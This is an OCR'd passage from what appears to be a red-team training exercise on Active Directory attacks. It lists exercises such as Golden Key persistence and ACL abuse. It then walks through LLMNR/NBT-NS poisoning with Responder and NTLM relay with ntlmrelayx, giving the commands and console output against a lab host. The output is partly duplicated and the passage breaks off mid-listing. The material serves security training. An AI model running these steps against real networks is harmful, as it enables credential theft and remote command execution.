
Exercises :

- On-Premise Initial Access by LLMNR/NBT-NS Poisoning and SMB Relay
- Active Directory Persistence by Golden Key Attack
- Privilege Escalation by abusing ACLs
- Credential Access from Domain Controller and Workstation
- Lateral Movement from On-Premise to Cloud

EXERCISE : AD - 1


Initial Access by LLMNR/NBT-NS Poisoning and SMB Relay

Initial Access by Stealing Domain User Credential [Spoofing]



Step 1 : Start Responder on Eth0 Interface for Spoofing Attack.

python Responder.py -I eth0



```
    HTTP server               [OFF]
    HTTPS server              [OFF]
    WPAD proxy                [OFF]
    SMB server                [OFF]
    Kerberos server           [ON]
    SQL server                [ON]
    FTP server                [ON]
    IMAP server               [ON]
    POP3 server               [ON]
    SMTP server               [ON]
    DNS server                [ON]
    LDAP server               [ON]

[+] HTTP Options:
    Always serving EXE        [OFF]
    Serving EXE               [OFF]
    Serving HTML              [OFF]
    Upstream Proxy            [OFF]

[+] Poisoning Options:
    Analyze Mode              [OFF]
    Force WPAD auth           [OFF]
    Force Basic Auth          [OFF]
    Force LM downgrade        [OFF]
    Fingerprint hosts         [OFF]

[+] Generic Options:
    Responder NIC             [eth0]
    Responder IP              [10.10.10.101]
    Challenge set             [1122334455667788]



[+] Listening for events...
```


Step 2 : Setting UP NTLM Relay Tool for Captured NetNTLM Hash to Target host for authentication

ntlmrelayx.py -t Target-Host -c Command


```
┌──(root💀 kali)-[/home/…/CHMRTS/AD/impacket/examples]
└─# python3 ntlmrelayx.py -t 10.10.10.3 -c whoami -smb2support
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
```

Step 3 : User Trying to Access Unknown Host by Mistake.

\\unknownhost



Step 4 : Responder started LLMNR Poisoning Attack.




Step 5 : Captured NetNTLM Hash is Used to authentication to Target host by ntlm relay tool.

ntlmrelayx.py -t Target-Host -c Command

```
┌──(root💀kali)-[/home/…/CHMRTS/AD/impacket/examples]
└─# python3 ntlmrelayx.py -t 10.10.10.3 -c whoami -smb2support
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
